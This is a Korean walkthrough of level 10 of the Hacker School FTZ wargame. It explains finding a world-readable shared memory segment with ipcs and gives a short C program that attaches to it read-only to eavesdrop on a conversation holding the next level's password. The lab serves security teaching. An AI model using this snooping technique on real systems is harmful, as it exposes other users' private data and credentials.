Hacker School FTZ
- level 10 -

1. hint 파일 살펴보기

```
[level10@ftz level10]$ ls
hint  program  public_html  tmp
```

처음 접속하여 ls 명령어를 이용해 현재 디렉토리를 살펴보았다.
hint라는 파일이 존재하는 것을 확인할 수 있다.


```
[level10@ftz level10]$ cat hint


두 명 의  사 용 자 가  대 화 방 을  이 용 하 여  비 밀 스 런  대 화 를  나 누 고  있 다 .
그  대 화 방 은  공 유  메 모 리 를  이 용 하 여  만 들 어 졌 으 며 ,
key_t의  값 은  7530이 다 .  이 를  이 용 해  두  사 람 의  대 화 를  도 청 하 여
level11의  권 한 을  얻 어 라 .

- 레 벨 을  완 료 하 셨 다 면  소 스 는  지 우 고  나 가 주 세 요 .
```

cat 명령을 이용해 hint 파일의 내용을 살펴보았다.
힌트에서는 현재 공유 메모리에 대한 얘기를 하고 있는 것을 보아, 이를 이용해야 하는 것 같다.

※ 공유 메모리
컴퓨터 환경에서 여러 프로그램이 동시에 접근할 수 있는 메모리이다.
소프트웨어 측면에서 얘기하면 프로세스를 이용할 때에는 각각의 프로세스마다 메모리 공간을 할당을 한다.
공유 메모리를 설정할 경우, 여러 프로세스가 같은 내용이 있는 메모리 공간을 동시에 사용할 수 있으므로 자원을 절약할 수 있다.



Shared memory.

2. 공유 메모리 확인

```
[level10@ftz level10]$ ipcs

------ Shared Memory Segments --------
key        shmid      owner      perms      bytes      nattch     status
0x00001d6a 0          root      666        1028       0

------ Semaphore Arrays --------
key        semid      owner      perms      nsems

------ Message Queues --------
key        msqid      owner      perms      used-bytes   messages
```

현재 사용하고 있는 공유 메모리를 확인하기 위해 ipcs 명령을 이용하였다.
key 값으로 사용되고 있는 0x00001d6a 를 살펴보니 힌트에서 알려준 7530 인 것을 확인할 수 있다.

3. 프로그램 작성

우리는 이제 이 공유 메모리를 보기 위해 프로그램을 하나 작성할 것이다.

```
[level10@ftz level10]$ cd tmp
[level10@ftz tmp]$ vi level10.c
```

tmp 디렉토리로 이동하여 이름을 임의로 정한 c 코드 파일을 하나 생성한다.

```c
#include <stdio.h>
#include <sys/shm.h>
#include <sys/types.h>

int main() {
        char* addr;
        int shmid;

        shmid = shmget(7530, 1028, IPC_CREAT);
        addr = shmat(shmid, 0, SHM_RDONLY);
        printf("%s", addr);
        return 0;
}
```

```
[level10@ftz tmp]$ gcc -o level10 level10.c
```

위와 같은 소스 코드를 작성 및 저장하고, 컴파일한다.

※ shmget() 함수

int shmget(key_t key, size_t size, int shmflg)
공유 메모리를 할당하기 위한 함수이다.
key : 접근 번호로 우리가 위 과정에서 얻었던 key 값이다.
size : 생성할 공유 메모리의 공간 크기(byte)이다.
shmflg : 함수 동작과 관련된 플래그 값으로 IPC_CREAT, IPC_EXCL 로 구분된다.
리턴 값은 성공하면 공유 메모리의 id 를, 실패하면 -1 을 반환한다.

※ shmat()

void *shmat(int shmid, const void *shmaddr, int shmflg)
공유 메모리 id 에 공유 메모리 세그먼트를 붙이기 위한 함수이다.
shmid : 공유 메모리 식별자이다.
shmaddr : 공유 메모리 세그먼트를 붙이는 영역이다. 0 일 경우, 임의의 적절한 위치에 붙이게 된다.
shmflg : SHM_RDONLY 일 경우, 읽기 전용으로 공유 메모리 영역에 접근한다는 뜻이다.

4. 비밀번호 획득

```
[level10@ftz tmp]$ ./level10
명 령 : level11의 패 스 워 드 는 ?
구 타 :
```

우리가 컴파일 했던 프로그램을 실행시키면 두 사람의 대화 내용이 나오며, level11의 비밀번호도 함께 등장한다. 따로 기록하여 level11 로그인 시, 이용하자.